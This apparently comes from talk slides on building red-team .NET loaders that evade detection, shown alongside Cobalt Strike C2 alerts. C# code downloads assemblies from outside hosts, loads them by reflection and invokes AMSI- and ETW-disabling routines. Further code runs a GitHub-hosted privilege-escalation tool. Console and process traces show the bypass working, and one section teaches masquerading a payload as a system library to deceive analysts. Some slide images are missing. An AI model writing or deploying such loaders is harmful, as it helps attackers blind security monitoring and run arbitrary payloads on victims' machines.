Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on one endpoint	New	Command and control	

Flaws in loader 4

What can we improve?



Obfuscation




Encryption





Flaws in loader 4

What can we improve?



Expanding the loader

Loader 5 – Double Reflection? It's super effective!



Expanding the loader

Loader 5 – Double Reflection? It's super effective!

```
0 references
static void Main(string[] args)
{
    try
    {
        //AVSucks();
        try
        {
            Assembly evasionAssembly = reflectionFromURL(@"http://172.25.93.175:9090/DefinitelyNotAnAmsiPatch.exe", 3, 5);
            Type evasionProgram = getTypes(evasionAssembly)[1];
            getMethodsForType(evasionProgram);
            MethodInfo AVSucks = evasionProgram.GetMethod("AVSucks");
            MethodInfo NoPryingEyes = evasionProgram.GetMethod("NoPryingEyes");
            object init = Activator.CreateInstance(evasionProgram);
            AVSucks.Invoke(init, null);
            NoPryingEyes.Invoke(init, null);
        }
        catch (Exception e)
        {
            Console.WriteLine("could not patch.. aborting");
            return;
        }
        Assembly loadedAssembly = reflectionFromURL(@"https://github.com/Flangvik/SharpCollection/blob/master/NetFramework_4.5_x64/SharpUp.exe?raw=true", 3, 5);
        Type program = getTypes(loadedAssembly)[0];
        getMethodsForType(program);
        MethodInfo mainMethod = program.GetMethod("PrivescChecks");
        object initializedProgram = Activator.CreateInstance(program);

        Console.WriteLine("Calling the {0} method from the {1} class of the {2} assembly, let's see what happens... ", mainMethod.Name, program.Name, loadedAssembly.GetName());
        // mainMethod.Invoke(initializedProgram, new string[] {null});
        mainMethod.Invoke(initializedProgram, new object[] { true });
    }
    catch (Exception e)
    {
        Console.WriteLine(e.Message);
    }
}
```

Flaws in loader 5

What can we improve?



ETW trace before the AMSI/ETW patch

Structure	ID	Flags	Path
CLR v4.0.30319.0	6	CONCURRENT_GC, M...	"C:\Users\jeanm\source\repos\Loader5\bin\Debug\Loader5.exe"
AppDomain: Loader5.exe	11259...	Default, Executable	
DefinitelyNotAnAmsiPatch	11862...		DefinitelyNotAnAmsiPatch
Loader5	11653...		C:\Users\jeanm\source\repos\Loader5\bin\Debug\Loader5.exe
System	11811...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	11862...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3
System.Core	11841...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Xml	11861...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
AppDomain: SharedDomain	14071...	Shared	

ETW trace after the AMSI/ETW patch


Eigenschappen van Loader5.exe (12552)		
General	Statistics	Performance
Threads	Token	Modules
Structure	ID	Flags
		Path
		Unable to start the event tracing session: Deze bewerking is geretourneerd omdat de time-outperiode verlopen is.

Flaws in loader 5

What can we improve?



Obfuscation




Encryption



Flaws in loader 5

What can we improve?



Bonus: Idea to “bamboozle” analysts

Deception is an art



Can you see what happened here?



A screenshot of a Windows Task Manager window titled "Eigenschappen van Loader6.exe (9268)". The "Handles" tab is selected. A red arrow points to the list of ".NET assemblies" in the table below.

Structure	ID	Flags	Path	Native image path
CLR v4.0.30319.0	6	CONCURRENT_GC, M...	"C:\Users\jeanm\source\repos\Loader6\bin\Debug\Loader6.exe"	
AppDomain: Loader6.exe	10574...	Default, Executable		
Loader6	11004...		C:\Users\jeanm\source\repos\Loader6\bin\Debug\Loader6.exe	
mscorelib	11116...		mscorelib	
System	11081...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	C:\WINDOWS\assembly\NativeImages_v4.0.30319_4.0.0.0\
System.Configuration	11139...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll	C:\WINDOWS\assembly\NativeImages_v4.0.30319_4.0.0.0\System.Configuration.dll
System.Core	11139...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	C:\WINDOWS\assembly\NativeImages_v4.0.30319_4.0.0.0\System.Core.dll
System.Xml	11117...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll	C:\WINDOWS\assembly\NativeImages_v4.0.30319_4.0.0.0\System.Xml.dll
AppDomain: SharedDomain	14071...	Shared		
mscorlib	10935...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	C:\WINDOWS\assembly\NativeImages_v4.0.30319_4.0.0.0\mscorlib.dll

Bonus: Different appdomains

Creating modular loaders for the win!



```
namespace Loader_SeperateAppDomain
{
    //needed to inject assembly in new appdomain

    4 references
    public class Worker { ... }

    0 references
    class Program
    {

        0 references
        static void Main(string[] args)
        {
            AppDomain azeroth = AppDomain.CreateDomain("Azeroth");
            Worker remoteWorker = (Worker)azeroth.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
            remoteWorker.Execute("http://192.168.56.1/mscorelib.exe", "AVSucks");
            Console.WriteLine("Ready to unload at your command!");
            Console.ReadKey();
            AppDomain.Unload(azeroth);
            Console.WriteLine("Unloaded!");
            Console.ReadKey();
        }
    }
}
```

Bonus: Different appdomains

Creating modular loaders for the win!



```
C:\Users\demos\Documents\GitHub\reflection-brownbag\loader6\bin\Debug\Loader-SeperateAppDomain.exe
attempting to download assembly from http://192.168.56.1/mscorlib.exe:
assembly found! loading now...
size of assembly: 5632
Who you gonna call?

Not AMSI!

Ready to unload at your command!
```

Loader-SepаратAppDomain.exe (16548) Properties

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	.NET assemblies	.NET performance	GPU	Comment
Structure												
CLR v4.0.30319.0	ID	Flags	Path									
AppDomain: Loader-SepаратAppDomain	7842...	Default, Executable	C:\Users\demos\Documents\GitHub\reflection-brownbag\loader6\bin\Debug\Loader-SepаратAppDomain.exe									
AppDomain: Azeroth	8272...	Executable	C:\Users\demos\Documents\GitHub\reflection-brownbag\loader6\bin\Debug\Loader-SepаратAppDomain.exe									
Loader-SepаратAppDomain	8307...		mscorlib									
System	8387...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll									
System.Configuration	8443...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b77a5c561934e089\System.Configuration.dll									
System.Core	8447...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll									
System.Xml	8445...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll									
AppDomain: SharedDomain	1938...	Shared										
mscorlib	8220...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll									


```
C:\Users\demos\Documents\GitHub\reflection-brownbag\loader6\bin\Debug\Loader-SepаратAppDomain.exe
attempting to download assembly from http://192.168.56.1/mscorlib.exe:
assembly found! loading now...
size of assembly: 5632
Who you gonna call?

Not AMSI!

Ready to unload at your command!
Unloaded!
```

